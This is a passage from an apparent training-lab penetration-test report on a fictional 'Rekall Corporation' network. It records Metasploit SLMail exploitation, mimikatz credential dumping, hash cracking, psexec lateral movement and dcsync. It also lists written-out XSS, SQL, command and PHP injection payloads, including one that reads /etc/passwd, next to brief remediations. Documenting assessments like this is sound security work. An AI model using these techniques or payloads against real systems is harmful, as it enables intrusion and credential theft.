flag12.txt
root@9ecc61f1b939:/root# cat flag12.txt
d7sdfksdf384
root@9ecc61f1b939:/root# █
```

### Day 3: Windows Servers Attack

- Using OSINT, found user trivera's password hash and cracked with john

```
(root💀kali)-[~] ~
# sudo john password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (trivera)
1g 0:00:00:00 DONE 2/3 (2023-02-13 21:44) 4.000g/s 4376p/s 4376c/s 4376C/s 123456 .. hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Found open subnet using nmap


```
└──(root💀kali)-[~]
    └──# john crackme.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)

└──(root💀kali)-[~]
    └──# john crackme.txt --show
trivera:Tanya4life

1 password hash cracked, 0 left

└──(root💀kali)-[~]
    └──# nmap 172.22.117.0/24 -p 80,443 -sV -o
```

- Performed HTTP enumeration to access website within the internal network. Logged in using trivera's credentials



- Performed FTP enumeration by running aggressive nmap scan to determine IP 172.22.117.20 has open FTP

```
└──# cat targets.txt
172.22.117.10
172.22.117.20

└──(root💀kali)-[~]
    └──# nmap -il targets.txt -p 21 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-13 22:09 EST
```

```
[root💀 kali)-[~]
└# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> ?]
```

```
[root💀 kali)-[~]
└# cat flag3.txt
89cb548970d44f348bb63622353ae278 ]
```

```
[root💀 kali)-[~]
└# ]
```

- Exploited 172.22.117.20 machine using Metasploit SLMail vulnerability.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00089s latency).

PORT      STATE SERVICE VERSION
110/tcp    open  pop3      BVRP Software SLMAIL pop3d
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Host: rekall.local
```

```
msf6 > search slmail

Matching Modules
=====
#  Name                               Disclosure Date   Rank
Check  Description
-  --
0    exploit/windows/pop3/seattlelab_pass  2003-05-07   great
No    Seattle Lab Mail 5.5 POP3 Buffer Overflow
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > show targets

Exploit targets:

  Id  Name
  --  --
  0  Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) >
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

- To establish persistence, scheduled a task

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
hell.exe -c ls \\fs01\C$
```

Start In:	N/A
Comment:	54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:	Enabled
Idle Time:	Only Start If Idle for 1 minutes, If Not Idle Ret
ry For 0 minutes Stop the task if Idle State end	
Power Management:	Stop On Battery Mode
Run As User:	ADMBob
Delete Task If Not Rescheduled:	Disabled
Stop Task If Runs X Hours and X Mins:	72:00:00
Schedule:	Scheduling data is not available in this format.
Schedule Type:	At idle time
Start Time:	N/A
Start Date:	N/A

- To perform enumeration, used kiwi lsa\_dump\_sam command to find account credentials

```
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm - 0: 61cc909397b7971a1ceb2b26b427882f
```

- Cracked hashed credentials using john

```
└──(root💀kali㉿kali:[~])
    # john --format=nt crackme.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)

└──(root💀kali㉿kali:[~])
    # john --format=nt crackme.txt --show
flag6:Computer!

1 password hash cracked, 0 left

└──(root💀kali㉿kali:[~])
    #
```

- Performed file enumeration by using command cd C:\\Users to search for the flag

```

meterpreter > search -f *flag*
^C[-] Error running command search: Interrupt
meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\Users\Public\Documents
=====
Mode          Size  Type  Last modified      Name
--          --   --    --          --
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

```

```
meterpreter > [ ]
```

```

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc[meterpreter >

```

- Conducted user enumeration to laterally move machines. Using kiwi\_cmd lsadump::cache, found user account ADMBob and hash. Cracked hash using john.

```

[NL$1 - 2/13/2023 7:21:14 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

```

```

__-(root💀kali)-[~]
└# john --format=mscash2 crackme.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW
6x])
No password hashes left to crack (see FAQ)

__-(root💀kali)-[~]
└# john --format=mscash2 crackme.txt --show
ADMBob:Changeme!

1 password hash cracked, 0 left

__-(root💀kali)-[~]
└# [ ]

```

- Escalated access by performing smb\_login exploit psexec. Set RHOSTS to 172.22.117.10, SMBDomain to rekall, SMBUser to ADMBob, SMBPass to Changeme!. In shell script, used command net users to find the flag.

```

User accounts for \\

-----
ADMBob           Administrator          flag8-ad12fc2f1c1e47
Guest            hdodge                jsmith
krbtgt           tschubert
The command completed with one or more errors.

```

- Compromised the admin by finding admin hash in C:\!. Loaded flag in kiwi to access the full hash.

```
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication
privileges (e.g. Domain Controller)
[+] Account    : Administrator
[+] NTLM Hash  : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash    : 0e9b6c3297033f52b59d01ba2328be55
[+] SID        : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID        : 500
```

# Summary Vulnerability Overview


Vulnerability	Severity
XSS reflected	Medium
XSS Stored	Medium
Sensitive data exposure 1	High
Local file inclusion	Medium
SQL injection	High
Sensitive data exposure 2	High
Sensitive data exposure 3	High
Command injection	Critical
Brute force attack	High
PHP injection	Medium
Session management	High
Directory traversal	High
Open source exposed data	Medium
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	Critical
Struts (CVE-2017-5638)	Critical
Drupal (CVE-2019-6340)	High
CVE-2019-14287	High
Sensitive data exposure 4	High
Network service discovery	High
SLMail buffer overflow	Critical
SMB login brute force	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	20


Exploitation Risk	Total
Critical	5
High	12
Medium	5
Low	0

# Vulnerability Findings



Vulnerability 1	Findings
<b>Title</b>	XSS reflected
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	XSS reflected attacks on Memory-Planner.php using the following payloads: <script>alert("hi")</script> and <SCRIPT>alert("hi")</SCRIPT>
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	input validation


Vulnerability 2	Findings
<b>Title</b>	XSS Stored
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app

<b>Risk Rating</b>	Medium
<b>Description</b>	XSS Stored attack in comments.php using the following payload: <script>alert("hi")</script>
<b>Images</b>	 A screenshot of a web browser window. The address bar shows 'http://192.168.14.35/comments.php'. The page content includes a large red banner with the REKALL CORPORATION logo. Below the banner, there is a form field containing the XSS payload: '<script>alert("hi")</script>'. A table below the form shows two entries, both from 'bee' on '2023-02-08' at '04:09:10'. The table has columns for #, Owner, Date, and Entry.
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	input validation

Vulnerability 3	Findings
<b>Title</b>	Sensitive data exposure 1
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Sensitive data exposure of About-Rekall.php page using curl -v <a href="http://192.168.14.135/About-Rekall.php">http://192.168.14.135/About-Rekall.php</a>
<b>Images</b>	 A terminal session on a Kali Linux system (root@kali: ~). The user runs 'curl -v http://192.168.14.35/About-Rekall.php   grep "flag"' to extract the flag from the response. The output shows the curl command, the connection to port 80, the GET request for the About-Rekall.php page, and the response headers. The flag is present in the 'Content-Type' header as 'text/html'.

<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	<p>Don't store sensitive data unnecessarily        Make sure to encrypt all sensitive data at rest        Ensure strong algorithms        Encrypt all data in transport        Disable caching for response that contain sensitive data</p>


<b>Vulnerability 4</b>	<b>Findings</b>
<b>Title</b>	Local file inclusion
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	Local file inclusion attack by uploading PHP file and jpg file at Memory-Planner.php
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Avoid passing user-submitted input to any filesystem/framework API

Vulnerability 5	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	In the password field for Login.php, used the following payload to gain access: ok' or 1=1--
Images	 
Affected Hosts	192.168.14.135
Remediation	Prepared statements Stored procedures


Vulnerability 6	Findings
Title	Sensitive data exposure 2


Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Admin username and password (dougquaid:kuato) exposed in inspect source of HTML in the Login.php second field
Images	<pre> 11   color: white; 12 } 13 &lt;/style&gt; 14 15   &lt;form action="/Login.php" method="POST"&gt; 16 17   &lt;p&gt;&lt;label for="login"&gt;Login:&lt;/label&gt;&lt;font color="#DB545A"&gt;dougquaid&lt;/font&gt;&lt;br /&gt; 18   &lt;input type="text" id="login" name="login" size="20" /&gt;&lt;/p&gt; 19 20   &lt;p&gt;&lt;label for="password"&gt;Password:&lt;/label&gt;&lt;font color="#DB545A"&gt;kuato&lt;/font&gt;&lt;br /&gt; 21   &lt;input type="password" id="password" name="password" size="20" /&gt;&lt;/p&gt; 22 23   &lt;button type="submit" name="form" value="submit" background-color="black"&gt;Login&lt;/button&gt; 24 25 </pre>
Affected Hosts	192.168.14.135
Remediation	Make sure to encrypt all sensitive data Don't store sensitive data unnecessarily

Vulnerability 7	Findings
Title	Sensitive data exposure 3
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Robots.txt webpage reveals sensitive data

<b>Images</b>	 <pre>User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Make sure to encrypt all sensitive data Don't store sensitive data unnecessarily

Vulnerability 8	Findings
<b>Title</b>	Command injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	Critical
<b>Description</b>	In networking.php, two command injections were entered to discover sensitive data. In the first field, <a href="#">www.example.com &amp;&amp; cat vendors.txt</a> . In the second field, <a href="#">www.example.com   cat vendors.txt</a>



	 <p>The screenshot shows a web browser window with two tabs: "http://192.168.14.35/Login.php" and "http://192.168.14.35/Login.php". The main content area features a large black 'R' logo with a circular arrow, followed by the text "REKALL CORPORATION". Below this is a dark grey section with the heading "Welcome to Rekall Admin Networking Tools". A note below the heading states: "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt". Underneath is a "DNS Check" section with a text input field containing "www.example.com" and a red "Lookup" button. Below the input field, the response is displayed: "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". At the bottom of this section is the message "Congrats, flag 10 is ksdnd99dkas".</p>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Input validation

<b>Title</b>	Brute force attack
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Brute forced melina's password, found in the /etc/passwd file, using Burp Suite
<b>Images</b>	 <p>REKALL CORPORATION</p> <p>Enter your Administrator credentials!</p> <p>Login: &lt;/label&gt;&lt;br&gt;</p> <p>Password: [REDACTED]</p> <p>Login</p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: <a href="#">HERE</a></p>
<b>Affected Hosts</b>	192.168.14.135
<b>Remediation</b>	Implement lockouts after defined number of incorrect password attempts


Vulnerability 10	Findings
<b>Title</b>	PHP Injection
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app
<b>Risk Rating</b>	Medium
<b>Description</b>	PHP injection in souvenirs.php using the following exploit to change the URL to http://192.168.13.35/souvenirs.php?message=""'; system('cat /etc/passwd')

<b>Images</b>	<p>The screenshot shows a browser window with two tabs open: 'http://192.168.14.35/Login.php' and 'http://192.168.14.35/Login.php'. In the address bar of the second tab, the URL is modified to include a command injection payload: '?message="" system('cat /etc/passwd')'. The page content displays the Rekall Corporation logo and slogan 'SOUVENIRS FOR YOUR VR experience'. Below the slogan, there is a message: 'Dont come back from your empty handed!' followed by a paragraph about custom merchandise. At the bottom of the page, a large block of text shows the output of the injected command, listing various system users and their details.</p> <pre> root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/ /usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/ /bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/ /spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 